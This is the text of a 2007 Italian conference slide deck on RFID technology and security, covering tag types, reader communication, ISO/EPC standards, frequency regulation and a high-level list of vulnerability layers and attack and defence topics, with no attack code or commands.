

Rfid Security

Corrado Patierno
19 Ottobre 07
Mensa @ Consip
Sicurezza Informatica



Attribuzione - Non commerciale - Non opere derivate 2.5 Italia

Tu sei libero:



di riprodurre, distribuire, comunicare al pubblico, esporre in pubblico, rappresentare, eseguire e recitare quest'opera

Alle seguenti condizioni:



Attribuzione. Devi attribuire la paternità dell'opera nei modi indicati dall'autore o da chi ti ha dato l'opera in licenza.



Non commerciale. Non puoi usare quest'opera per fini commerciali.



Non opere derivate. Non puoi alterare o trasformare quest'opera, né usarla per crearne un'altra.

- Ogni volta che usi o distribuischi quest'opera, devi farlo secondo i termini di questa licenza, che va comunicata con chiarezza.
- In ogni caso, puoi concordare col titolare dei diritti d'autore utilizzi di quest'opera non consentiti da questa licenza.
- Nothing in this license impairs or restricts the author's moral rights.

Limitazione di responsabilità

Le utilizzazioni consentite dalla legge sul diritto d'autore e gli altri diritti non sono in alcun modo limitati da quanto sopra.
Questo è un riassunto in linguaggio accessibile a tutti del Codice Legale (la licenza integrale).

Reserved

Argomenti

Prima Parte: Capiamo la Tecnologia, le principali caratteristiche tecniche

- Cos'è L'Rfid, cenni storici.
- Come funziona la tecnologia.
- Catalogazione della tecnologia, differenze con altre tecnologie.
- Tipi di Tag in commercio

Argomenti


Seconda Parte: La progettualità nell'Rfid, scopriamo cosa si può fare con questa tecnologia

- Demo pratica di un apparato Rfid.
- Sql Injection
- Buffer Overflow
- Exploit
- Worm
- Virus
- Vulnerabilità NFC
- Ulteriori vulnerabilità
- Come difendersi
- Privacy
- Bloker Tag
- Crittografia
- Pseudonym throttling
- Proxying
- Distanza di sicurezza
- Kill PIN
- Yoking
- Tag a Chiave Simmetrica
- DST
- Metodi di intercettazione delle chiavi segrete


Cos'è l'Rfid, cenni storici

Acronimo Rfid = "Radio Frequency Identification"

Storia: Radar



Storia: Sistemi IFF e primi Transponder



Cos'è l'Rfid, cenni storici

Caratteristiche dell'Rfid moderno:

1. Identificazione wireless

Cioè il processo di riconoscimento univoco del transponder.
Tecnica adottata in aeronautica.

2. Trasmissione dati wireless

Cioè la possibilità di trasferire informazioni, ad esempio nell'esperimento di Chicago era necessario il trasferimento dei dati come la temperatura.

Il sistema aveva delle limitazioni che derivavano proprio dal campo aeronautico. Essendo il campo elettromagnetico dei radar un campo "rotante" con un "lobo" di proiezione molto direzionale, i transponder comunicavano con il sistema centrale sempre uno per volta. Non era quindi necessario gestire l'accavallamento dei dati derivati da due o più transponder.

Componenti principali di un sistema Rfid

I componenti principali di un sistema Rfid attuale sono:

1. Antenna ricetrasmittente

Sono state enormemente ridotte le dimensioni, il sistema rotante è stato eliminato con la conseguente perdita dell'identificazione della posizione.

2. Apparati di visualizzazione

Sono stati eliminati gli schermi di puntamento radar analogici e si è passati al passaggio delle informazioni in formato digitale ad un computer.

3. Transponder

Gli apparati hanno ridotto le dimensioni e le potenze adoperate rendendo possibile la loro alimentazione a batterie.

È importante sottolineare la differenza tra i transponder aeronautici ed i transponder RFID:

- i primi sono delle complete apparecchiature di ricetrasmisione (che hanno anche un costo molto alto e sono alimentati dall'aereo stesso)
- i secondi sono molto più semplici e sono costituiti da:
 1. Antenna ricetrasmittente
 2. Batteria
 3. Microchip

Il primo utilizzo di questa tecnologia fu a Chicago negli anni '70 per un progetto sperimentale con gli animali. Durante questo periodo nacque il primo "protocollo di comunicazione" per il trasferimento dei dati come la temperatura.

Tecnologia Attiva e Passiva


Le caratteristiche che dividono la tecnologia Attiva da quella Passiva:

- Tecnologia attiva:
 1. antenna piccola, multidirezionale
 2. frequenze nell'ordine del GHz (tra i 900 MHz ed i 5,8 GHz);
 3. distanze di lettura nell'ordine delle decine di metri;
 4. transponder alimentati;
 5. algoritmo anticollisione avanzato.
- Tecnologia passiva:
 1. antenne monodirezionali di discrete dimensioni;
 2. frequenze basse (Hz per i TAG ad induzione o HF, MHz per i TAG elettrici o UHF)
 3. distanze variabili tra 1 cm e 20 metri;
 4. transponder non alimentati;
 5. algoritmo anticollisione semplificato (massimo 30-40 TAG contemporanei)




Costituzione di un Tag Passivo

Le principali componenti di un Tag Rfid Passivo sono 3:



1. antenna, costruita secondo specifici canoni per “catturare l’energia”.
2. condensatore, per conservare l'energia.
3. microchip, delegato alla gestione della trasmissione, memorizzazione, rilascio dei dati.



Meccanismo di Comunicazione su RF

La comunicazione mediante il campo RF è una comunicazione poco efficiente. Il sistema RFID, avendo una sola banda di comunicazione e nessun sistema di modulazione multicanale (come il cellulare), utilizza una trasmissione di segnale binaria mediante una rifrazione di segnale con uno “span” predefinito. Questo tipo di comunicazione è intrinsecamente insicura, poiché può essere facilmente “sniffata” attraverso apparati non troppo sofisticati.




Diagramma di radiazione
del Reader.




Diagramma delle risposte
del Transponder.

Reader e Comunicazione

Analizziamo brevemente la composizione del Reader:

Un reader è essenzialmente composto da:

1. sistema di connessione e comunicazione con PC
2. sistema di alimentazione
3. sistema di generazione del campo RF
4. sistema di comunicazione mediante RF
5. eventuali sistemi accessori

La comunicazione con i sistemi PC può avvenire via RS232/485 oppure USB – TCP/IP.

Il primo tipo di comunicazione (RS232/485) è diretta sul sistema Reader.

La comunicazione può avvenire in due modalità:

1. ISO HOST - Dove il PC invia i comandi al Reader che li esegue (lettura-scrittura)
2. SCANNER MODE - Dove il Reader invia al PC i dati letti (solo lettura)

Il secondo tipo di comunicazione inserisce uno strato Software (nel caso è il Driver USB oppure TCP/IP) tra Reader ed applicazioni di controllo e comando.

Considerando l'evoluzione dei sistemi PC (cambia il s.o. deve cambiare il SW USB o TCP/IP) e l'applicabilità della tecnologia ad ambiti industriali, il tipo RS 232 è preferibile.

ISO ed EPC

All'inizio della storia dei transponder di natura non aeronautica, la normalizzazione delle procedure di produzione (e di conseguenza di tutti gli apparati visti fino ad ora) erano alquanto flessibili: questa scelta fu presa per permettere un'evoluzione tecnologica quanto più svincolata da norme e regolamenti burocratici, permettendo quindi l'affermazione di uno o più standard sulla base delle effettive capacità o usi derivati.

Successivamente si rese necessaria l'emissione di standard per permettere l'intercomunicazione, scambio ed interoperabilità tra apparecchiature e prodotti di diversi produttori.

Gli standard di comunicazione ad oggi sono:

1. ISO

14443 – 15693 – 18000(1,2,3,4,6,7)

2. EPC

Gen1 e Gen2

ISO ed EPC

ISO

Il sistema ISO è un sistema di norme "nidificate" che è in grado di coprire tutti i capi principali della tecnologia Rfid:

- Comunicazione Reader-PC
- Comunicazione Reader-Tag
- Protocollo Anticollisione
- Parametri minimi da rispettare a livello costruttivo

EPC

Il sistema EPC è una norma creata dal MIT (ed a cui viene pagata una royalties per ogni Tag che adotta il suo protocollo) che copre gli aspetti della comunicazione della tecnologia Rfid:

- Comunicazione Reader-PC
- Comunicazione Reader-Tag
- Protocollo Anticollisione

ISO ed EPC

Vediamo gli elementi normalizzati e comuni alla maggior parte di lettori e tag:

- frequenze RF;
- comandi standard del lettore (reset CPU lettore, impostazioni porta RS, calibrazione campo RF);
- comandi standard lettura RF (tipo di lettura, lettura dei dati contenuti, comandi protocollo anticollisione);
- comandi standard scrittura RF (scrittura e bloccaggio perenne dati)
- risposte e messaggi d'errore.

A questi spesso vengono aggiunti:

- controllo apparecchiature esterne;
- protocolli proprietari;
- sistemi accessori nei tag (ad esempio, i tag ICODE hanno anche un sistema EAS).

Differenze tra ISO ed EPC

La differenza sostanziale è nei parametri di comunicazione:

L'iso invia un codice univoco alla sua prima interrogazione, l'epc invia annesso nel suo codice anche il codice prodotto associato. EPC Gen2, l'ultimo standard, pienamente compatibile con ISO 18000-6b permette l'imputazione del seriale univoco: Questo sta a significare che i tag sono perfettamente clonabili (utile in logistica, un grave danno per l'anticontraffazione).

Inoltre il sistema EPC nasce con la possibilità di gestire il kill command (comando di disattivazione del tag).

Questo perchè concettualmente le due norme nascono per gestire situazioni differenti:

L'iso nasce per l'identificazione univoca e la sua non disattivazione (eg. sicurezza)

L'epc nasce per la gestione delle merci dal produttore al consumatore, comprendendo anche la tutela della privacy con il kill command.


FREQUENZE

Le frequenze in campo magnetico più utilizzate sono:

- 125/134 KHz, di norma utilizzate per transponder passivi a basso costo, con consumi accettabili e ottima capacità di penetrazione in materiali non metallici ed acqua reagiscono meglio al contatto con metalli. Spesso vengono utilizzati per il controllo animale o per badge di prossimità per il controllo accessi;
- 6,78 MHz, utilizzabile in ogni paese, di fattura ed uso simile ai tag da 13,56 MHz;
- 13,56 MHz, utilizzabile in tutto il mondo, con una velocità di trasmissione pari a 106 Kbit/s e un basso costo di produzione per i tag passivi, è lo standard attualmente più diffuso;
- 27,125 MHz, utilizzata per applicazioni ferroviarie speciali.

Le frequenze in campo UHF sono diverse da paese a paese, in Italia per i tag attivi sono disponibili due frequenze (433 MHz, per il campo ferroviario e 915 MHz per le applicazioni commerciali come il Telepass); per i Tag Passivi si può utilizzare la frequenza ad 868 MHz purchè si rimanga all'interno dei 4W di potenza (polarizzazione circolare).

Diagramma Frequenza / Protocollo



Limiti legislativi per UHF


Il Piano Nazionale di Ripartizione delle Frequenze assegna al Ministero delle Telecomunicazioni ed al Ministero della Difesa diverse gamme di frequenza: al primo è delegata la gestione delle frequenze per un uso civile (ad es. le frequenze radiotelevisive); al secondo la gestione delle frequenze utilizzate da militari e forze dell'ordine (inclusi i vigili del fuoco) per le comunicazioni, i radar, le intercettazioni e la guerra elettronica.

Dal momento che la tecnologia RFID/UHF ricade in fasce di frequenza attribuite all'uso militare, le norme ne limitano pesantemente l'uso: secondo queste ultime, "un apparato che genera interferenze deve immediatamente smettere di operare". Ciò serve per garantire sempre il corretto ed efficiente funzionamento degli apparati militari.

Con queste premesse, lo Stato italiano (e con esso altri paesi), ha tenuto bloccate le frequenze per potenze superiori a 500mW fino a giugno di quest'anno, quando ha potuto accogliere in pieno la raccomandazione CEPT 70-03, che ha come scopo la normalizzazione dell'uso delle frequenze in Europa. Resta però chiaro che LE FREQUENZE NON HANNO ESCLUSIVITA', per cui chiunque può occupare il canale per i suoi scopi interni e nel caso si venga a disturbare i canali adiacenti utilizzati dai vicini, non c'è l'obbligo di disattivazione.


Diagramma di Frequenza / Potenza UHF

ERC/REC 70-03




Problematica dei canali UHF


La problematica dei canali sovrapposti, nasce dall'impossibilità di elidere l'occupazione da parte di una fonte emettitrice di RF di eventuali echi su frequenze adiacenti. Nello specifico, potendolo vedere su un diagramma avremmo:



Singolo canale occupato



Canali separati a 2 a 2



Canali tutti occupati con segnali sovrapposti ed illegibili

Filiera Rfid



Argomenti

Seconda Parte: La progettualità nell'Rfid, scopriamo cosa si può fare con questa tecnologia

- Demo pratica di un apparato Rfid.
- Sql Injection
- Buffer Overflow
- Exploit
- Worm
- Virus
- Vulnerabilità NFC
- Ulteriori vulnerabilità
- Come difendersi
- Privacy
- Bloker Tag
- Crittografia
- Pseudonym throttling
- Proxying
- Distanza di sicurezza
- Kill PIN
- Yoking
- Tag a Chiave Simmetrica
- DST
- Metodi di intercettazione delle chiavi segrete

Sicurezza

Come ti posso hackerare un Rfid

Primo presupposto - Vulnerabilità su più livelli:

1. TAG
2. PROTOCOLLO
3. MIDDLEWARE (se presente)
4. APPLICAZIONE

TAG = Le vulnerabilità dipendono dal tipo di tecnologia adottata (Protocollo, Frequenza, Gradi di sicurezza intrinseca)

PROTOCOLLO = Le vulnerabilità dipendono dall'uso che si intende fare del tipo di tag scelto con il relativo protocollo

MIDDLEWARE = Le vulnerabilità dipendono essenzialmente da come il middleware tratta i dati Rfid

APPLICAZIONE = Le vulnerabilità dipendono sia da come vengono trattati i dati, sia da come l'applicazione tratta gli strati di comunicazione sottostanti.

